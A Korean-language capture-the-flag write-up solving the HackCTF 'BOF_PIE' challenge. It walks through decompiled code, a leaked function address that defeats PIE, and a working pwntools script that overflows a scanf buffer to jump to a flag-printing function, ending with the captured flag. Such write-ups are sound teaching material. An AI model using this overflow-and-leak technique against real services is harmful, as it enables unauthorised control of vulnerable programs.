[HackCTF] BOF_PIE

```
int __cdecl main(int argc, const char **argv, const char **envp)
{
  welcome();
  puts("Nah...");
  return 0;
}
```

main 함수

```
int welcome()
{
  char v1; // [esp+6h] [ebp-12h]

  setvbuf(stdin, 0, 2, 0);
  setvbuf(stdout, 0, 2, 0);
  puts("Hello, Do you know j0n9hyun?");
  printf("j0n9hyun is %p\n", welcome);
  return _isoc99_scanf("%s", &v1);
}
```

welcom함수이다.

이건 문제 이름에도 나왔듯이 PIE 메모리 보호기법이 적용되어 있어 실행할 때마다 함수의 주소가 바뀐다.


그래서 한 번 그냥 계속 실행해봤다.

```
nicetauren@DESKTOP-28SOEEA:/mnt/c/Users/woduf/Downloads$ nc ctf.j0n9hyun.xyz 3008
Hello, Do you know j0n9hyun?
j0n9hyun is 0x565aa909
^C
nicetauren@DESKTOP-28SOEEA:/mnt/c/Users/woduf/Downloads$ nc ctf.j0n9hyun.xyz 3008
Hello, Do you know j0n9hyun?
j0n9hyun is 0x5664f909
^C
nicetauren@DESKTOP-28SOEEA:/mnt/c/Users/woduf/Downloads$ nc ctf.j0n9hyun.xyz 3008
Hello, Do you know j0n9hyun?
j0n9hyun is 0x56618909
^C
```

다음과 같이 뒤의 세자리는 909로 고정된다. 아이다에서 welcome 함수의 주소를 보면

00000909 welcome:1 (909)이렇게 909가 나온다.

이를 통해 뒤의 세자리는 고정된 수가 되고 그 앞의 값이 계속 바뀐다는 것을 알 수 있다.



함수 목록이다. 이 중 j0n9hyun이라는 의심스러운 이름의 함수가 있다.

```
void j0n9hyun()
{
  char s; // [esp+4h] [ebp-34h]
  FILE *stream; // [esp+2Ch] [ebp-Ch]

  puts("ha-wi");
  stream = fopen("flag", "r");
  if ( stream )
  {
    fgets(&s, 40, stream);
    fclose(stream);
    puts(&s);
  }
  else
  {
    perror("flag");
  }
}
```

flag를 출력해주는 함수이다. 이 함수의 주소는 뒤의 세자리가 890이다.

익스플로잇 방법을 생각해보면 welcome의 주소를 출력해주니 그 값을 가져와서 뒤의 세자리만 890으로 바꿔준 후 scanf로 v1에 값을 받아올 때 리턴 주소를 바꾼 주소로 덮어씌우면 될 것 같다.

일단 v1과 리턴 주소 사이의 공간은 0x12+0x04 즉 22바이트 만큼이다. 22바이트를 채우고 주소를 덮어씌우도록 익스플로잇 코드를 짜면 다음과 같다.

```python
from pwn import *

r = remote("ctf.j0n9hyun.xyz", 3008)

r.recvline()
r.recv(12)

get_addr = r.recv(10).decode('utf-8')

addr = int(get_addr[0:7]+'890', 16)


payload = b'A'*22
payload += p32(addr)

r.sendline(payload)

r.interactive()
```

이를 실행하면 성공적으로 플래그를 얻을 수 있다.

```
nicetauren@DESKTOP-28SOEEA:/mnt/c/Users/woduf/Downloads$ python3 bof_pie.py
[+] Opening connection to ctf.j0n9hyun.xyz on port 3008: Done
[*] Switching to interactive mode

ha-wi
HackCTF{243699563792879976364976468837}
[*] Got EOF while reading in interactive
$
```